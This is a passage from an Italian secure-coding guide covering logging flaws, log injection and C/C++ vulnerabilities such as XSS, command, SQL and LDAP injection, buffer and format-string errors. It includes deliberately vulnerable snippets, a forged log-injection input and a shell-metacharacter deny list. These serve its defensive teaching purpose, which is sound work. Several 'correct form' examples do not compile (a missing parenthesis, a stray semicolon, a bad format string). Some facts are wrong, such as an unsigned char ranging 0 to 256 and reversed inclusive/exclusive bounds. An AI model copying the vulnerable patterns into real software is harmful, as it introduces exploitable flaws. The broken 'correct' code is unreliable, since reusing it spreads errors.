Una problematica simile si verifica anche nei casi in cui un valore numerico acquisito da input utente viene convertito in un formato differente rispetto alla variabile originaria che lo contiene. Secondo il tipo di conversione, il risultato finale può differire notevolmente in eccesso o in difetto dal valore iniziale, causando l'allocazione di buffer insufficienti a soddisfare la necessità di contenimento dei dati o lo spostamento/la copia di un numero di byte eccessivo da un'area di memoria all'altra.
Un terzo fattore di instabilità in un'applicazione può derivare dalla comparazione di interi con segno. Un aggressore può sfruttare questo genere di errori per bypassare i controlli di sicurezza dell'applicazione e giungere alla sollecitazione di una condizione traducibile nell'esecuzione di codice remoto. Più frequentemente, gli integer overflow o le vulnerabilità derivate da calcoli matematici su interi possono indurre al blocco dell'applicazione o di un suo thread.

Esempio

Nel seguente codice un numero troppo grande causa un overflow della memoria:

```
char variabileChar = '0';
int valoreIntero = 1000;
variabileChar = valoreIntero;
```

`variabileChar`, dichiarato come `char`, può contentere: un valore da -128 a +127, se signed; un valore da 0 a 256, se unsigned. L'attribuzione del valore 1000 causerà un buffer overflow.

Contromisure

- Controllare l'input dell'utente è indispensabile per verificare la congruità dei dati prima di accettarli.
- L'adozione delle Best practises di programmazione riduce gli errori e quindi l'insorgenza del buffer overflow.

6.6 Processi di tracciamento

Il tracciamento delle operazioni svolte dagli utenti è una delle attività più critiche per un'applicazione perchè l'implementazione di un meccanismo di logging erroneo permette ad un aggressore di mascherare le sue operazioni, di sospendere il servizio o in taluni casi di eseguire comandi remoti sul sistema che ospita l'applicazione vulnerabile.
Di seguito sono riportati alcune categorie di errori che agevolano l'aggressore in operazioni che portano a sospendere il servizio di tracciamento dell'applicazione o in talune circostanze di eseguire codice da remoto.

6.6.1 Agevolazione delle attività malevole dell'aggressore

Una delle principali preoccupazioni di un aggressore che sferra o porta a termine un attacco a fini intrusivi è di rimuovere ogni traccia delle sue attività per non essere chiaramente identificato. Se questa opportunità gli viene data a priori, egli ha la possibilità di nascondere, anche senza ottenere accesso locale al sistema,

quelle operazioni che non sono andate a buon fine. Il meccanismo di tracciamento non fornirà quindi all'amministratore, nell'immediato, alcuna evidenza dell'attacco al sistema o al servizio e di conseguenza, non potrà implementare alcuna misura di contrasto.
Le cause più comunemente riconducibili a questa problematica derivano:

- Da errori nella progettazione del meccanismo di tracciamento dell'applicazione che quindi, fallisce nel registrare specifiche attività svolte dagli utenti, memorizzando su file di log solo alcune delle operazioni svolte (ad esempio l'autenticazione di un'utenza, ma non la modifica di una particolare risorsa);
- L'impossibilità da parte dell'amministratore di configurare modularmente il livello di tracciamento dell'applicazione;
- Un livello di tracciamento attivo di default molto basso;
- La presenza di informazioni di natura critica (ad esempio password di accesso dell'applicazione non cifrate) registrate all'interno dei file di log, congiuntamente a problematiche di Directory Listing o di Directory Traversal.

Esempio

Se l'applicazione non gestisce bene l'errore, le indicazioni che possono essere mostrate possono dare molte informazioni all'attaccante, sia sull'applicazione sia sull'ambiente nel quale gira. Ad esempio si guardi il seguente stack overflow mostrato in chiaro sulla pagina web, in seguito a un errore dell'applicazione:

```
Exception sending context initialized event to listener instance of class
com.selexes.gcm.server.MyServletContextListener
java.lang.ArithmeticException: / by zero at
    com.selexes.gcm.server.MyAppServerBase.<init>(MyAppServerBase.java:4
    6)at
    com.insecurefirm.MyApp.server.MyAppServerXmpp.<init>(MyAppServerXmpp
    .java:33) at
    com.insecurefirm.MyApp.server.MyAppServerXmpp.getInstance(MyAppServe
    rXmpp.java:77)at
    com.insecurefirm.MyApp.server.MyAppServerFactory.<init>(MyAppServerF
    actory.java:76)at
    com.insecurefirm.MyApp.server.MyAppServerFactory.getInstance(MyAppSe
    rverFactory.java:27)at
    com.insecurefirm.MyApp.server.MyServletContextListener.contextInitia
    lized(MyServletContextListener.java:34)at
    org.apache.catalina.core.StandardContext.listenerStart(StandardConte
    xt.java:4812)at
    org.apache.catalina.core.StandardContext.startInternal(StandardConte
    xt.java:5255)at
    org.apache.catalina.util.LifecycleBase.start(LifecycleBase.java:147)
    at
    org.apache.catalina.core.ContainerBase$StartChild.call(ContainerBase
    .java:1408)at
    org.apache.catalina.core.ContainerBase$StartChild.call(ContainerBase
    .java:1398)at
    java.util.concurrent.FutureTask.run(Unknown Source)at
    java.util.concurrent.ThreadPoolExecutor.runWorker(Unknown Source)at
    java.util.concurrent.ThreadPoolExecutor$Worker.run(Unknown Source)
    java.lang.Thread.run(Unknown Source)
One or more listeners failed to start. Full details will be found in the
appropriate container log file
```

Contromisure

- La web application deve essere fornita di file di log di tipo applicativo che registrino puntualmente le operazioni di login e di logout degli utenti, nonché tutte le operazioni rilevanti che essi hanno effettuato (ad esempio l'update di un record su db). I file di log devono essere accessibili in sola lettura.
- In nessun caso di errore, l'applicazione deve mostrare pagine di dettaglio dell'errore. L'utente deve essere rinviato su una pagina generica che mostra le informaizoni minime.

6.6.2 Oscuramento delle attività dell'aggressore

Come descritto precedentemente, tra le principali preoccupazioni di un aggressore vi è quella di oscurare tutte le attività compromettenti che ha svolto o i tentativi di intrusione. Il metodo più diretto per farlo è ottenere accesso remoto al sistema e quindi rimuovere manualmente le tracce lasciate nei file di log. In altri casi è possibile sovvertire direttamente il meccanismo di tracciamento dell'applicazione. Il filtraggio erroneo di caratteri di controllo ("\r", "\n" o "\t") può, infatti, determinare la registrazione parziale sui file di log delle attività o dei dati di provenienza dell'aggressore (indirizzo IP, utenza utilizzata per condurre la frode, tipo di operazione svolta, ecc.).

Esempio

Attacchi di log injection possono alterare il contenuto dei file di tracciamento, rendendo difficoltosa l'analisi dei tentativi di intrusione. Nel seguente codice:

```
if (loginSuccessful) {
  logger.severe("User login succeeded for: " + username);
} else {
  logger.severe("User login failed for: " + username);
}
```

Introducendo una stringa multilinea come la seguente:

```
guest

June 15, 2017 2:30:52 PM java.util.logging.LogManager$RootLogger log

SEVERE: User login succeeded for: administrator
```

Il log mostrerebbe qualcosa come:

```
June 15, 2017 2:25:10 PM java.util.logging.LogManager$RootLogger log
SEVERE: User login failed for: guest
June 15, 2017 2:30:52 PM java.util.logging.LogManager log
SEVERE: User login succeeded for: administrator
```

Il testo così registrato falsa i dati reali.

Contromisure

- Anche in questo caso, l'utilizzo di librerie standard per la creazione dei file di log comporta la mitigazione del rischio di tampering. I file di log devono essere accessibili in sola lettura e solo da parte del personale autorizzato (generalmente chi gestisce l'applicazione).
- Anche in questo caso, occorre bonificare l'input prima di utilizzarlo anche nella scrittura dei file di log.

7 BEST PRACTICES PER LO SVILUPPO IN SICUREZZA

Molte delle sviste di programmazione sono da attribuire alla scarsa conoscenza, da parte degli sviluppatori, delle principali vulnerabilità che minano il software.

Il presente capitolo fornisce una vista delle principali vulnerabilità e delle relative contromisure, contestualizzate per ogni specifica area di sviluppo (C/C++, Java, PL/SQL, etc), anche in termini di tecniche da utilizzare per riconoscerle e difendersi opportunamente.

7.1 C/C++

Il C++ (o CPP acronimo di "C plus plus") è un linguaggio di programmazione orientato agli oggetti, con tipizzazione statica. È stato sviluppato (in origine col nome di "C con classi") da Bjarne Stroustrup ai Bell Labs nel 1983 come un miglioramento del linguaggio C.

Poiché i linguaggi C e C++ hanno caratteristiche molto simili, ai fini della sicurezza del codice, le vulnerabilità e le contromisure di cui di seguito, sono da considerarsi valide per entrambi i linguaggi.

7.1.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che impiegano un insufficiente controllo dell'input nei form. Un XSS permette ad un Cracker di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali ad esempio: raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web ecc. Rientrano nelle problematiche di tipo XSS:

- CGI Reflected XSS. Gli attacchi di tipo CGI Reflected XSS sono attacchi informatici a siti web. L'attacco consiste nell'infettare script inerenti a web server (messaggio di errore, risultato di ricerca, o qualsiasi altra risposta che include alcuni o tutti gli input inviato al server come parte della richiesta). Reflected XSS è anche talvolta indicato come non-persistente o di tipo II XSS.
- CGI Stored XSS. I comandi di tipo CGI Stored XSS sono quelli in cui lo script iniettato viene memorizzato in modo permanente sui server di destinazione, come ad esempio in un database, in un forum di messaggi, registro dei visitatori, in un campo commentato, etc. La vittima poi recupera lo script dannoso dal server quando richiede le informazioni memorizzate. Stored XSS è anche talvolta indicato come persistente o di tipo I XSS.

Come difendersi

- Convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una whitelist (tramite es. una matrice di controllo): accettare solo i dati che corrispondono una struttura specifica, piuttosto che rifiutare modelli pericolosi. Controllare in particolare:
  - Data type,
  - Size,
  - Range,
  - Format,
  - Expected values.
- Codificare completamente tutti i dati dinamici al fine di ottenere una integrazione dei dati in uscita. La codifica dovrebbe essere context-sensitive. Ad esempio:
  - HTML encoding per HTML content,
  - HTML Attribute encoding per data output tramite valori definiti,
  - JavaScript encoding per server-generated JavaScript.
- Si consiglia di utilizzare sia la libreria di codifica ESAPI, o le funzionalità della piattaforma built-in. Per alcune versioni è possibile utilizzare la libreria AntiXSS.

- Nell'intestazione di risposta HTTP Content-Type, definire in modo esplicito la codifica dei caratteri (charset) per l'intera pagina.
- Impostare il flag HttpOnly sui cookie di sessione, per evitare tentativi di furto tramite cookie nelle problematiche di tipo XSS.

Esempio:
L'applicazione utilizza la stringa campo "Referer" per costruire la HttpResponse:

```
public class ReflectedXssAllClients
{
        public static void foo(HttpRequest Request, HttpResponse Response)
        {
                string Referer = Request.QueryString["Referer"];
                Response.BinaryWrite(Referer);
        }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.1.2 Command Injection

Come riconscerla

Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione. In base alle autorizzazioni dell'applicazione che potrebbero essere carpite, queste potrebbero includere:

- alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema;
- acquisizione completa del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuata concatenando stringhe di input dell'utente a codice dannoso. Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

Di seguito un elenco delle azioni da intraprendere:

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo;
- Se è non e' possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente;
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;

- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso;
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.1.3 Connection String Injection

Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). In generale, è necessario controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.1.4 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.Tramite questa

vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.1.5 (Second Order) SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. L'attaccante potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe, tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati precedentemente ottenuti dall'input dell'utente e non sono stati verificati né tantomeno sanificati, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Non concatenare le stringhe ma:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri);
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis;
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.1.6 LDAP Injection

Come riconoscerla

L'attacco di tipo LDAP injection è una tecnica di code injection, usata per attaccare applicazioni di gestione dati relative a server di posta, archivi di utenti che possono accedere etc., con la quale vengono inseriti delle stringhe di codice malevolo all'interno di campi di input in modo che vengano eseguiti (es. per fare inviare il contenuto del database del server di posta all'attaccante).
LDAP Injection è un attacco utilizzato per sfruttare le applicazioni web based che costruiscono le dichiarazioni LDAP in base all'input dell'utente. Quando un'applicazione non riesce a disinfettare correttamente l'input dell'utente è possibile modificare le dichiarazioni LDAP tramite tecniche simili a SQL

Injection. Attacchi di iniezione LDAP potrebbe comportare la concessione di autorizzazioni per query non autorizzate e la modifica dei contenuti all'interno della struttura LDAP.
Gli attacchi di tipo LDAP Injection sono possibili soprattutto a causa dei due seguenti fattori:

- La mancanza di parametri nelle interfacce LDAP interfacce che rendono le query più insicure.
- L'uso diffuso di LDAP per autenticare gli utenti ai sistemi.

Come difendersi

- Tenere i dati di input separati da comandi e query:
  - L'opzione preferita è quella di usare API sicure che eviti l'uso di un interprete o che fornisca un'interfaccia parametrizzata;
  - Se non sono disponibili API parametrizzate, è necessario evitare caratteri speciali usando soluzioni sintattiche (escape) specifiche per quell'interprete. OWASP's ESAPI ad esempio ha alcune di queste escaping routines;
  - La validazione di input in "white list", non basta, poichè alcune applicazioni richiedono caratteri speciali nei loro input, e in ogni caso un attaccante potrebbe usare un'altra codifica per rappresentare un determinato carattere.
- Difese primarie:
  - Eliminazione di tutte le variabili utilizzando le funzionalita' di "right LDAP encoding function";
- Difese aggiuntive:
  - Utilizzazione di un framework (come LINQtoAD) che implementa automaticamente la funzione di eliminazione delle variabili presenti.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.1.7 Process Control

Come riconoscerla

La vulnerabilità di tipo "Process Control" consiste nella possibilità per un utente malintenzionato di poter eseguire comandi o caricare librerie da una fonte non attendibile o in un ambiente non attendibile causando l'instabilità o il controllo del sistema stesso.
La vulnerabilità di tipo "Process Control" può assumere due diverse forme di attacco:

- nella prima l'utente malintenzionato può modificare direttamente il comando eseguito dal programma: l'aggressore controlla esplicitamente il comando.
- nella seconda l'utente malintenzionato può modificare l'ambiente in cui il comando viene eseguito: l'aggressore controlla implicitamente ciò che significa il comando.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/114.html,
CWE-114: Process Control.

7.1.8 Ulteriori indicazioni per lo sviluppo sicuro

La raccolta di Best Practices che segue, è conforme ai dettami degli standard CERT C / C++ Programming Language Secure Coding.

7.1.8.1 Dichiarazioni

- E' consigliato dimensionare gli array non utilizzando costanti numeriche ma piuttosto costanti simboliche definite.
  Esempio - Forma non corretta:
  ```
  int mesi[13];
  ```
  Esempio - Forma corretta:
  ```
  int mesi[TOT_MESI + 1];
  ```

- Dichiarare le costanti utilizzando la keyword "const".
  Esempio - Forma non corretta:
  ```
  int mesi = 12;
  ```
  Esempio - Forma corretta:
  ```
  const unsigned int mesi = 12;
  ```

- Dichiarare le variabili che possono avere valori positivi utilizzando la keyword "unsigned";
- Il tipo "char" deve essere unsigned;
- Non utilizzare float e double quando non è necessario (calcoli scientifici);
- Le classi che hanno funzioni virtuali devono sempre avere distruttori virtuali.

7.1.8.2 Inizializzazioni

- Tutte le variabili locali devono essere inizializzate prima di essere utilizzate;
- Tutte le variabili locali che sono inizializzate con valori "dummy" o momentanei devono essere reinizializzate con i valori reali al momento dell'uso;
- Tutte le variabili legate ai cicli devono essere reinizializzate con l'entrata in una nuova iterazione;
- Tutte le variabili legate ai cicli devono essere reinizializzate prima di essere riutilizzate in un nuovo ciclo;
- Tutte le strutture devono essere azzerate prima del loro utilizzo;
- Tutti i buffer devono essere azzerati prima del loro utilizzo o riutilizzo.

7.1.8.3 Utilizzo dei tipi di dati

- Stringhe.
  - Tutte le stringhe devono essere terminate dal carattere NULL. Evitare errori logici di programmazione che agevolino l'insorgere di una condizione contraria. Attenzione deve essere riposta nell'utilizzo di funzioni che non aggiungono al termine di una stringa copiata in un buffer di destinazione il carattere NULL se questo non risiede nel buffer sorgente.
    Esempio - Forma non corretta:
    ```
    strncpy(dest, source, sizeof(dest));
    ```
    Esempio - Forma corretta:
    ```
    strncpy(dest, source, sizeof(dest);
    dest[sizeof(dest) – 1] = '\0';
    ```
  - Il codice non deve tentare di operare un'operazione su una stringa (o un char array) che non è terminato dal carattere NULL;
  - L'input proveniente dall'utente deve sempre essere convalidato e scremato da caratteri invalidi (; | ! & ~ ' " - * % ` \ / < > ? $ @ : ( ) [ ] { } .) prima di essere passato alle successive elaborazioni dell'applicazione (ad esempio alla funzione system());

- Utilizzare le funzioni strspn(), strcspn() e strpbrk() per filtrare l'input utente;
- Il formato delle stringhe deve sempre essere specificato nei parametri delle funzioni che lo richiedono. In questo contesto le funzioni considerate critiche e soggette a problematiche di format string overflow, se non correttamente utilizzate, sono: printf(), fprintf(), sprintf(), snprintf(), vprintf(), vfprintf(), vsprintf(), vsnprintf(), scanf(), fscanf(), sscanf(), vscanf(), vsscanf(), vfscanf(), wprintf(), fwprintf(), swprintf(), vwprintf(), vfwprintf(), vswprintf().

  Esempio - Forma non corretta:

```
printf(buffer1);
snprintf(dest, sizeof(dest), buf);
fprintf(FILE, num, stringa);
```

  Esempio - Forma corretta:

```
printf("%s\r\n", buffer1);
snprintf(dest, sizeof(dest), "%s", buf);
fprintf(FILE, "%d: %s%\n", num, stringa);
```

- **Buffers**. Tutti i buffer devono essere abbastanza grandi per contenere i dati a loro destinati, inoltre:
  - Evitare l'utilizzo di funzioni che non consentono di specificare la dimensione delle stringhe copiate da un buffer sorgente ad uno di destinazione. Le funzioni considerate critiche in questo contesto e che non devono mai essere utilizzate sono: strcpy(), wcscpy(), sprintf(), strcat(), gets(), scanf(), vsprintf() e wcscat();
  - Quando i dati vengono copiati all'interno di un buffer deve essere sempre verificata la loro dimensione con quella del buffer di destinazione. Le funzioni considerate critiche per errori di bound-checking, pur la possibilità di specificare la lunghezza delle stringhe soggette a copia da un buffer all'altro, sono: strncpy(), wcsncpy(), snprintf(), strncat(), vsnprintf(), wcsncat(), memcpy(), memmove(), memset(), strxfrm(), wcsxfrm(), wmemset(), wmemcpy(), wmemmove(), wcstombs(), wcsrtombs(), mbstowcs(), mbsrtowcs(), swprintf() e vswprintf().

    Di seguito alcuni esempi di funzioni solitamente considerate sicure. ma utilizzate in modo errato.

    Esempio - Forma non corretta:

```
char dest[512];
char *source;
// puntatore char source manipolabile
// dall'utente
strncpy(dest, source, strlen(source));
#define LEN 5000
// LEN superiore alla capacità
// di contenimento massima di
// dest
char dest[1024];
// variabile source manipolabile
// dall'utente
char source[LEN];
memcpy(dest, source, LEN);
```

    Esempio - Forma corretta:

```
char dest[512];
strncpy(dest, source, sizeof(dest);
/* inserimento di NULL alla fine di
   dest
```

```
*/
...
#define LEN 1024;
char dest[1024];
// variabile source manipolabile
// dall'utente
char source[LEN];
memcpy(dest, source, LEN - 1);
/* inserimento di NULL alla fine di
   dest
*/
...
```

7.1.8.4 Bitfields

Se nel codice vengono svolte operazioni di shifting o si utilizzano bitfield, bisogna indicare le piattaforme con cui il codice è compatibile per mitigare problemi/errori di porting.

7.1.8.5 Macro

Se le macro sono espanse, i parametri passati non devono causare effetti collaterali.

Esempio - Forma non corretta:

```
#define max(a, b) (a) > (b) ? (a) : (b)
risultato = max(i, j) + 3;
/*
 *  tutto questo viene espanso in
 *  risultato = (i) > (j) ? (i) : (j)+3;
 *
 */
```

Esempio - Forma corretta:

```
#define max(a,b) ( (a) > (b) ? (a) : (b) )
```

Pertanto gli argomenti delle macro devono essere accuratamente racchiusi in parentesi.

7.1.8.6 L'operatore sizeof ed il passaggio di dati come parametri

Il passaggio della dimensione di una struttura dati come parametro ad una funzione deve essere effettuato in maniera corretta, tramite l'utilizzo della funzione sizeof(). A tal proposito, è obbligatorio prendere visione degli errori qui menzionati, e non ripeterli:

Esempio - Forma non corretta:

```
strlen(struttura)
sizeof(ptr)
sizeof(*array)
/*
 * Dimensione di un solo elemento
 */
sizeof(array)
```

Esempio - Forma corretta:

```
sizeof(struttura)
sizeof(*ptr)
sizeof(array)
/*
```

```
 * Dimensione di un solo elemento
 */
sizeof(array[0])
```

Pertanto gli argomenti delle macro devono essere accuratamente racchiusi in parentesi.

7.1.8.7 Allocazione dinamica

- Lo spazio di memoria allocato dinamicamente (ad esempio con le funzioni `malloc()`, `calloc()` e `realloc()`) deve essere appropriato alla dimensione dei dati che deve contenere;
- L'applicazione deve provvedere all'allocazione ed alla deallocazione della sua memoria. Nell'ambito della programmazione multithreaded, vale lo stesso principio: ogni thread deve allocare e deallocare la propria memoria senza delegare la deallocazione ad altri thread;
- Non preferire in un sorgente C++ l'utilizzo di funzioni standard del C. Esempio: utilizzare "new" invece che `malloc()`, `calloc()`, e `realloc()`;

7.1.8.8 Deallocazione

- Gli array non devono essere cancellati come dati scalari.
  Esempio - Forma non corretta:
  ```
  delete mioarray;
  ```
  Esempio - Forma corretta:
  ```
  delete [ ] mioarray;
  ```

- Non devono esistere puntatori a risorse distrutte: contestualmente alla distruzione delle risorse vanno dereferenziati tutti i puntatori;
- I puntatori relativi alla memoria allocata dinamicamente devono essere impostati a NULL subito dopo essere stati rilasciati;
- I puntatori ottenuti via `malloc()`, `calloc()`, `realloc()` devono essere distrutti con `free()` (mai usare delete);
- I puntatori ottenuti via new devono essere distrutti con delete (mai usare `free()`);
- Mai liberare un'area di memoria (ad esempio con `free()`) già deallocata. Evitare errori logici nel codice che consentano l'insorgere di problematiche di questo tipo;
- Mai tentare di scrivere in un buffer residente in heap memory dopo la sua deallocazione. Evitare l'insorgere di errori logici di questo tipo.

7.1.8.9 Puntatori

- Gestire opportunamente i puntatori a `NULL`;

  Esempio- Forma non corretta:
  ```
  char tmpchar1 (char *s)
  {
     return *s;
  }
  //"s" == NULL  → CRASH
  ```

  Esempio- Forma corretta:
  ```
  char tmpchar1 (char *s)

  {
        if (s == NULL) return '\0';
        return *s;
  }
  ```

7.1.8.10 Casting e problematiche di gestione delle variabili numeriche

- Il tipo NULL deve essere corretto mediante casting quando passato come parametro ad una funzione;
- Ridurre al minimo le comparazioni fra interi di tipo signed. Se due interi di tipo signed vengono comparati deve essere previsto il caso "minore di zero" (< 0) soprattutto quando la comparazione avviene con un valore costante.

  Esempio - Comparazione non signed:

```
if ((int)val1 < (unsigned int)val2)
/* in questo caso unsigned ha la precedenza essendo un tipo più grande di
signed. Entrambi i valori
(val1 e val2) vengono quindi
convertiti ad unsigned prima di essere comparati
*/
if ((int)val < sizeof(costante))
// l'operatore sizeof è unsigned
```

  Esempio - Comparazione signed:

```
if ((int)val < 256)
if (unsigned short)val1 < (short)val2)
/* la seguente comparazione dovrebbe, in base al tipo di compilatore, essere
signed perchè entrambi gli short dovrebbero essere convertiti a signed
integer prima di essere comparati
*/
```

- Evitare di utilizzare variabili signed integer come length specifier, ovvero come indicatori dell'allocazione/dimensione di un buffer o di un array.
- Evitare che un intero, a seguito di un'operazione di moltiplicazione, addizione o sottrazione, cresca oltre il suo valore massimo o decresca sotto il suo valore minimo. Ad esempio su architettura a 32 bit se un intero signed a 16 bit dal valore 32767 viene incrementato di una unità, il suo valore diverrà -32768. E' bene assicurarsi che questo genere di condizioni non si verifichi in alcun caso, soprattutto su input fornito dall'utente, in prossimità dell'allocazione di un buffer o della copia di dati da un buffer all'altro.
- La conversione fra interi di differenti dimensioni deve essere il più possibile evitata. La conversione di un intero di grandi dimensioni ad uno più piccolo (da 32 a 16 bit o da 16 a 8 bit) può causare il troncamento del valore memorizzato in una variabile o determinarne il cambio di segno. Ad esempio convertire l'intero signed a 16 bit -1 in intero unsigned a 32 bit darà come risultato il valore 4.294.967.295
- In particolare sono negate tutte le conversioni riportate nella seguente tabella:

Da	A
16 bit signed	32 bit unsigned
32 bit signed	16 bit unsigned
32 bit unsigned	16 bit signed
32 bit signed	16 bit signed

- Il codice non deve affidarsi a conversioni implicite e/o dedotte dal compilatore.

7.1.8.11 Computazione e Condizionali

- I dati devono essere appropriatamente confrontati con altri dello stesso tipo, specialmente per i tipi float e double.
  Esempio:

`if ( variabile == 0.1 )` questa condizione potrebbe non rivelarsi mai vera, per le proprietà di arrotondamento del compilatore;

- Le variabili dichiarate come unsigned non devono mai essere confrontate con lo zero utilizzando l'operatore "maggiore di".
  Esempio:
  if (variabile > 0) risulta sempre vero se variabile è unsigned;
- Le variabili dichiarate come signed, non devono mai essere confrontate con TRUE.
  Esempio: if (variabile)
- Se ad esempio variabile può assumere un valore negativo è meglio prevedere questo caso con un controllo del tipo: if (variabile != 0) oppure ancora più esplicito controllando il segno dell'intero.

7.1.8.12 Controllo del flusso

- **Variabili di controllo**
  - E' obbligatorio utilizzare sempre un limite superiore "inclusive" e il limite inferiore come "esclusive".
    Esempio - Forma non corretta:
    ```
    x >= 23 e x <= 42
    ```
    Esempio - Forma corretta:
    ```
    x >= 23 e x < 43
    ```
- **Switches**
  - Ogni blocco di codice appartenente ad ogni caso di uno switch deve essere terminato dalla keyword "break";
  - Ogni switch deve avere un caso di default.

7.1.8.13 Passaggio di argomenti

- I tipi di dati esterni non devono essere passati "per valore" (by value);
- I vettori e le strutture devono sempre essere passati per indirizzo o per riferimento;
- E' auspicabile utilizzare la keyword "const" per i paramatri (strutture o vettori) passati in ingresso ad una funzione.

7.1.8.14 Valori di ritorno

- I tipi di dati devono essere appropriati per memorizzare i valori di ritorno delle funzioni;
- Se i parametri delle funzioni sono passati come riferimenti "`const`", i valori di ritorno devono anche essere ritornati come riferimenti "`const`".

7.1.8.15 Chiamate a funzioni

- Ogni chiamata a `fprintf()` deve avere il suo argomento FILE pointer inizializzato;
- Ogni chiamata a funzione deve contenere i parametri corretti, coerenti con il tipo ed il formato del prototipo della funzione.

7.1.8.16 Files

- Ogni nome di file temporaneo deve essere unico e non predicibile;
